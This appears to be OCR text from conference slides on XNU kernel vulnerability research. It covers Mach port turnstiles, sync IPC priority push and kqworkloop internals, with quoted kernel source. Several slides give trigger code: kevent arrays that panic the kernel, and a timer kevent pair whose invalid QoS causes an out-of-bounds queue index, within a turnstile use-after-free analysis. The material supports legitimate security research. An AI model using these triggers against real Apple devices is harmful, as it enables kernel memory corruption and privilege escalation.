
`_kernelrpc_mach_port_insert_right_trap` didn't do this


What does sync push mean?

```
mach_port_t sync_port = xx; // send-once right
mach_port_t sp_reply = thread_get_special_reply_port();
mach_port_t receive_right = MACH_PORT_NULL;
mach_port_allocate(mach_task_self(),
     MACH_PORT_RIGHT_RECEIVE, &receive_right);
struct {
  mach_msg_header_t header;
  mach_msg_body_t body;
  mach_msg_port_descriptor_t rcv_right;
} message = {
  .header = {
    .msgh_bits = MACH_MSGH_BITS_SET(
                 MACH_MSG_TYPE_MOVE_SEND_ONCE,
                 MACH_MSG_TYPE_MAKE_SEND_ONCE,
                 0, MACH_MSGH_BITS_COMPLEX),
    .msgh_remote_port = sync_port,
    .msgh_local_port = sp_reply,
    .msgh_voucher_port = MACH_PORT_NULL,
    .msgh_id = 0x8888,
    .msgh_size = sizeof(message),
  },
  .body = {
    .msgh_descriptor_count = 1,
  },
  .rcv_right = {
    .name = receive_right,
    .type = MACH_MSG_PORT_DESCRIPTOR,
    .disposition = MACH_MSG_TYPE_MOVE_RECEIVE,
  },
};
struct {……} reply;
mach_msg(&message.header, MACH_SEND_MSG | MACH_RCV_MSG,
         sizeof(message), sizeof(reply), sp_reply,
         MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
```


thread A is receiving message
thread A
priority: 40
port
thread special
reply port
turnstile
thread special
reply port's
receive turnstile
priority: 40
sync port
monitored by kevent
port
turnstile
sync port's
send turnstile
thread B is sending message
thread B
priority: 50
port
receive right
enqueued in sync port
turnstile
receive right's
send turnstile
priority: 50
Indicates that the thread is blocking on the turnstile's wait queue


thread A is receiving message
thread A
priority: 40
port
thread special
reply port
turnstile
thread special
reply port's
receive turnstile
priority: 40
sync port
monitored by kevent
port
turnstile
sync port's
send turnstile
This turnstile's priority?
thread B is sending message
thread B
priority: 50
port
receive right
enqueued in sync port
turnstile
receive right's
send turnstile
priority: 50
Indicates that the thread is blocking on the turnstile's wait queue


thread A is receiving message
thread A
priority: 40
port
thread special
reply port
turnstile
thread special
reply port's
receive turnstile
priority: 40
sync port
monitored by kevent
port
turnstile
sync port's
send turnstile
This turnstile's priority? 50!
thread B is sending message
thread B
priority: 50
port
receive right
enqueued in sync port
turnstile
receive right's
send turnstile
priority: 50
Indicates that the thread is blocking on the turnstile's wait queue


thread A is receiving message
thread A
priority: 40
port
thread special
reply port
turnstile
thread special
reply port's
receive turnstile
priority: 40
sync port
monitored by kevent
port
turnstile
sync port's
send turnstile
priority: 60
thread [1…n] are sending messages
thread …
priority: max=60
port
receive right
enqueued in sync port
turnstile
receive right's
send turnstile
priority: 60
Indicates that the thread is blocking on the turnstile's wait queue

Have a break for vulnerability

- In the PoC of turnstile UaF, kqfile was used to receive the message
- XNU supports three types of kqueue: kqfile, kqworkq, kqworkloop
- kn->kn_hook can only further a push on kqworkloop
- Time for kqworkloop 😋

Have a break for vulnerability, starting from panic

```
struct kevent_qos_s events[3] = {
        {
            .ident = port,
            .filter = EVFILT_MACHPORT,
            .flags = EV_ADD | EV_DISABLE,
            .qos = 0x00,
            .fflags = MACH_RCV_MSG,
        },
        {
            .ident = port,
            .filter = EVFILT_MACHPORT,
            .flags = 0,
            .qos = 0x0,
            .fflags = MACH_RCV_MSG,
        },
        {
            .ident = port,
            .filter = EVFILT_MACHPORT,
            .flags = EV_DELETE,
            .qos = 0x00,
            .fflags = MACH_RCV_MSG,
        },
};
```

Have a break for vulnerability, starting from panic

```
struct kevent_qos_s events[3] = {
        {
            .ident = port,
            .filter = EVFILT_MACHPORT,
            .flags = EV_ADD | EV_DISABLE,
            .qos = 0x00,
            .fflags = MACH_RCV_MSG,
        },
        {
            .ident = port,
            .filter = EVFILT_MACHPORT,
            .flags = 0,
            .qos = 0x0,
            .fflags = MACH_RCV_MSG,
        },
        {
            .ident = port,
            .filter = EVFILT_MACHPORT,
            .flags = EV_DELETE,
            .qos = 0x00,
            .fflags = MACH_RCV_MSG,
        },
};
```

```
kevent_id(0x88888888,
            events, 3,
            NULL, 0,
            NULL, NULL,
            KEVENT_FLAG_WORKLOOP);
```

PANIC!

Have a break for vulnerability, starting from panic

```
struct kevent_qos_s events[3] = {
        {
            .ident = port,
            .filter = EVFILT_MACHPORT,
            .flags = EV_ADD | EV_DISABLE,
            .qos = 0x00,
            .fflags = MACH_RCV_MSG,
        },
        {
            .ident = port,
            .filter = EVFILT_MACHPORT,
            .flags = 0,
            .qos = 0x0,
            .fflags = MACH_RCV_MSG,
        },
        {
            .ident = port,
            .filter = EVFILT_MACHPORT,
            .flags = EV_DELETE,
            .qos = 0x00,
            .fflags = MACH_RCV_MSG,
        },
};
```

- Boring case, try to acquire a lock while it's already being held
- It reminds me that an invalid QoS of kevent is not allowed to be enabled in kqworkloop
- Valid QoS's range is [1, 6], index to an array within kqworkloop
- An invalid QoS of kevent is not allowed to be enabled in kqworkloop, if I insist?

Have a break for vulnerability

- Each QoS matches a range of values for priority, e.g. prio 46 matches to QoS 6
- `kn_qos_index` in knote is exactly the QoS and used to index an array (minus 1)
- Can be (re)set in `knote_reset_priority`, upon the initialization and inside a touch event, `touch` here means some modification or query of a registered event
- If we want to reset the QoS on a enabled knote, we can only choose touch event

Have a break for vulnerability

```
int knote_apply_touch(kqu, kn, kev, result) {
    ……
    if ((result & FILTER_UPDATE_REQ_QOS) && kev->qos && kev->qos != kn->kn_qos) {
        // may dequeue the knote
        knote_reset_priority(kqu, kn, kev->qos);
    }
    ……
}
```

Have a break for vulnerability

```
int knote_apply_touch(kqu, kn, kev, result) {
    ……
    if ((result & FILTER_UPDATE_REQ_QOS) && kev->qos && kev->qos != kn->kn_qos) {
        // may dequeue the knote
        knote_reset_priority(kqu, kn, kev->qos);
    }
    ……
}
```

Only EVFILT_WORKLOOP and EVFILT_TIMER are able to return with FILTER_UPDATE_REQ_QOS set

EVFILT_WORKLOOP v.s. EVFILT_TIMER

```
filt_wltouch()
    ->filt_wlvalidate_kev_flags()

static int
filt_wlvalidate_kev_flags(struct knote *kn, struct kevent_qos_s *kev,
    thread_qos_t *qos_index)
{
    uint32_t new_commands = kev->fflags & NOTE_WL_COMMANDS_MASK;
    uint32_t sav_commands = kn->kn_sfflags & NOTE_WL_COMMANDS_MASK;

    if ((kev->fflags & NOTE_WL_DISCOVER_OWNER) && (kev->flags & EV_DELETE)) {
        return EINVAL;
    }
    if (kev->fflags & NOTE_WL_UPDATE_QOS) {
        if (kev->flags & EV_DELETE) {
            return EINVAL;
        }
        if (sav_commands != NOTE_WL_THREAD_REQUEST) {
            return EINVAL;
        }
        if (!(*qos_index = _pthread_priority_thread_qos(kev->qos))) {
            return ERANGE;
        }
    }
}
```

EVFILT_WORKLOOP v.s. EVFILT_TIMER

```
static int
filt_timertouch(struct knote *kn, struct kevent_qos_s *kev)
{
    struct filt_timer_params params;
    uint32_t changed_flags = (kn->kn_sfflags ^ kev->fflags);
    int error;

    if (changed_flags & NOTE_ABSOLUTE) {
        kev->flags |= EV_ERROR;
        kev->data = EINVAL;
        return 0;
    }

    if ((error = filt_timervalidate(kev, &params)) != 0) {
        kev->flags |= EV_ERROR;
        kev->data = error;
        return 0;
    }

    /* capture the new values used to compute deadline */
    filt_timer_set_params(kn, &params);
    kn->kn_sfflags = kev->fflags;

    if (filt_timer_is_ready(kn)) {
        filt_timerfire_immediate(kn);
        return FILTER_ACTIVE | FILTER_UPDATE_REQ_QOS;
    } else {
        filt_timerarm(kn);
        return FILTER_UPDATE_REQ_QOS;
    }
}
```

No _pthread_priority_thread_qos at all

Have a break for vulnerability

```
struct kevent_qos_s timer_events[2] = {
    {
        .ident = 0x88888888,
        .filter = EVFILT_TIMER,
        .flags = EV_ADD | EV_ENABLE,
        .qos = 0x200,
        .fflags = NOTE_USECONDS,
        .data = -1,
    },
    {
        .ident = 0x88888888,
        .filter = EVFILT_TIMER,
        .flags = 0x00,
        .qos = 0x80000000,
        .fflags = NOTE_USECONDS,
        .data = -1,
    },
};
```

0x200 outputs a valid QoS 2, and 0x80000000 has no valid QoS information thus outputs 0, kn's qos index will be set to 0, leads to an oob issue

Have a break for vulnerability

```
struct kevent_qos_s timer_events[2] = {
    {
        .ident = 0x88888888,
        .filter = EVFILT_TIMER,
        .flags = EV_ADD | EV_ENABLE,
        .qos = 0x200,
        .fflags = NOTE_USECONDS,
        .data = -1,
    },
    {
        .ident = 0x88888888,
        .filter = EVFILT_TIMER,
        .flags = 0x00,
        .qos = 0x80000000,
        .fflags = NOTE_USECONDS,
        .data = -1,
    },
};
```

0x200 outputs a valid QoS 2, and 0x80000000 has no valid QoS information thus outputs 0, kn's qos index will be set to 0, leads to an oob issue

```
static struct kqtailq *
knote_get_tailq(kqueue_t kqu, struct knote *kn)
{
    kq_index_t qos_index = kn->kn_qos_index;

    if (kqu.kq->kq_state & KQ_WORKLOOP) {
        assert(qos_index > 0 && qos_index <= KQWL_NBUCKETS);
        return &kqu.kqwl->kqwl_queue[qos_index - 1];
    } else if (kqu.kq->kq_state & KQ_WORKQ) {
        assert(qos_index > 0 && qos_index <= KQWQ_NBUCKETS);
        return &kqu.kqwq->kqwq_queue[qos_index - 1];
    } else {
        assert(qos_index == QOS_INDEX_KQFILE);
        return &kqu.kqf->kqf_queue;
    }
}
```

kevent_register_validate_priority

```
static int
kevent_register_validate_priority(struct kqueue *kq, struct knote *kn,
    struct kevent_qos_s *kev)
{
    /* We don't care about the priority of a disabled or deleted knote */
    if (kev->flags & (EV_DISABLE | EV_DELETE)) {
        return 0;
    }

    if (kq->kq_state & KQ_WORKLOOP) {
        /*
         * Workloops need valid priorities with a QOS (excluding manager) for
         * any enabled knote.
         *
         * When it is pre-existing, just make sure it has a valid QoS as
         * kevent_register() will not use the incoming priority (filters who do
         * have the responsibility to validate it again, see filt_wltouch).
         *
         * If the knote is being made, validate the incoming priority.
         */
        if (!_pthread_priority_thread_qos(kn ? kn->kn_qos : kev->qos)) {
            return ERANGE;
        }
    }

    return 0;
}
```

Have a break for vulnerabilities

```
struct turnstile *
filt_machport_stash_port(struct knote *kn, ipc_port_t port, int *link)
{
    struct turnstile *ts = TURNSTILE_NULL;

    if (kn->kn_filter == EVFILT_WORKLOOP) {
        assert(kn->kn_ipc_obj == NULL);
        kn->kn_ipc_obj = ip_to_object(port);
        ip_reference(port);
        if (link) {
            *link = PORT_SYNC_LINK_WORKLOOP_KNOTE;
        }
        ts = filt_ipc_kqueue_turnstile(kn);
    } else if (!filt_machport_kqueue_has_turnstile(kn)) {
        if (link) {
            *link = PORT_SYNC_LINK_NO_LINKAGE;
        }
    } else if (kn->kn_ext[3] == 0) {
        ip_reference(port);
        kn->kn_ext[3] = (uintptr_t)port;
        ts = filt_ipc_kqueue_turnstile(kn);
        if (link) {
            *link = PORT_SYNC_LINK_WORKLOOP_KNOTE;
        }
    } else {
        ts = (struct turnstile *)kn->kn_hook;
        if (link) {
            *link = PORT_SYNC_LINK_WORKLOOP_STASH;
        }
    }
   return ts;
}
```

We may ignore filt_machport_kqueue_has_turnstile

Have a break for vulnerabilities

```
static int
filt_machportattach(
    struct knote *kn,
    __unused struct kevent_qos_s *kev)
{
    mach_port_name_t name = (mach_port_name_t)kn->kn_id;
    ipc_space_t space = current_space();
    ipc_entry_bits_t bits;
    ipc_object_t object;
    struct turnstile *send_turnstile = TURNSTILE_NULL;

    int error = 0;
    int result = 0;
    kern_return_t kr;

    kn->kn_flags &= ~EV_EOF;
    kn->kn_ext[3] = 0;

    if (filt_machport_kqueue_has_turnstile(kn)) {
        /*
         * If the filter is likely to support sync IPC override,
         * and it happens to be attaching to a workloop,
         * make sure the workloop has an allocated turnstile.
         */
        kqueue_alloc_turnstile(knote_get_kq(kn));
    }
    ……
}
```

kqueue_alloc_turnstile will be used to allocate a turnstile stored at kwqorkloop.kqwl_turnstile only if filt_machport_kqueue_has_turnstile is satisfied.

Have a break for vulnerabilities

```
bool
filt_machport_kqueue_has_turnstile(struct knote *kn)
{
    assert(kn->kn_filter == EVFILT_MACHPORT);
    return ((kn->kn_sfflags & MACH_RCV_MSG) ||
            (kn->kn_sfflags & MACH_RCV_SYNC_PEEK))
           && (kn->kn_flags & EV_DISPATCH);
}
```

1. `EV_DISPATCH` is a kevent flag indicates that this knote will be disabled after one dispatch, this must be set when the knote is being created
2. `MACH_RCV_MSG` tells the knote to receive the incoming message while `MACH_RCV_SYNC_PEEK` means a peek

Have a break for vulnerabilities

```
struct kevent_qos_s attach_event = {
    .ident = port,
    .filter = EVFILT_MACHPORT,
    .flags = EV_ADD | EV_ENABLE | EV_DISPATCH,
    .qos = 0x200,
    .fflags = 0,
};

struct kevent_qos_s touch_event = {
    .ident = port,
    .filter = EVFILT_MACHPORT,
    .flags = 0 ,
    .qos = 0x200,
    .fflags = MACH_RCV_MSG,
};
```

```
static int
filt_machporttouch(
    struct knote *kn,
    struct kevent_qos_s *kev)
{
    ipc_object_t object = kn->kn_ipc_obj;
    int result = 0;

    /* copy in new settings and save off new input fflags
*/
    kn->kn_sfflags = kev->fflags;
    kn->kn_ext[0] = kev->ext[0];
    kn->kn_ext[1] = kev->ext[1];

    ……
    return result;
}
```

`filt_machport_kqueue_has_turnstile` will not be satisfied until touch_event is touched

kqworkloop_dealloc

```
    if (kqwl->kqwl_state & KQ_HAS_TURNSTILE) {
        struct turnstile *ts;
        turnstile_complete((uintptr_t)kqwl, &kqwl->kqwl_turnstile,
            &ts, TURNSTILE_WORKLOOPS);
        turnstile_cleanup();
        turnstile_deallocate(ts);
     }
```

`KQ_HAS_TURNSTILE` is set by kqueue_alloc_turnstile, and that turnstile will be alive until the destruction of kqworkloop

Temporary kqwl_turnstile

```
static void __dead2
filt_wlpost_register_wait(struct uthread *uth, struct knote *kn,
    struct _kevent_register *cont_args)
{
    struct kqworkloop *kqwl = cont_args->kqwl;
    workq_threadreq_t kqr = &kqwl->kqwl_request;
    struct turnstile *ts;
    bool workq_locked = false;

    kqlock_held(kqwl);

    if (filt_wlturnstile_interlock_is_workq(kqwl)) {
        workq_kern_threadreq_lock(kqwl->kqwl_p);
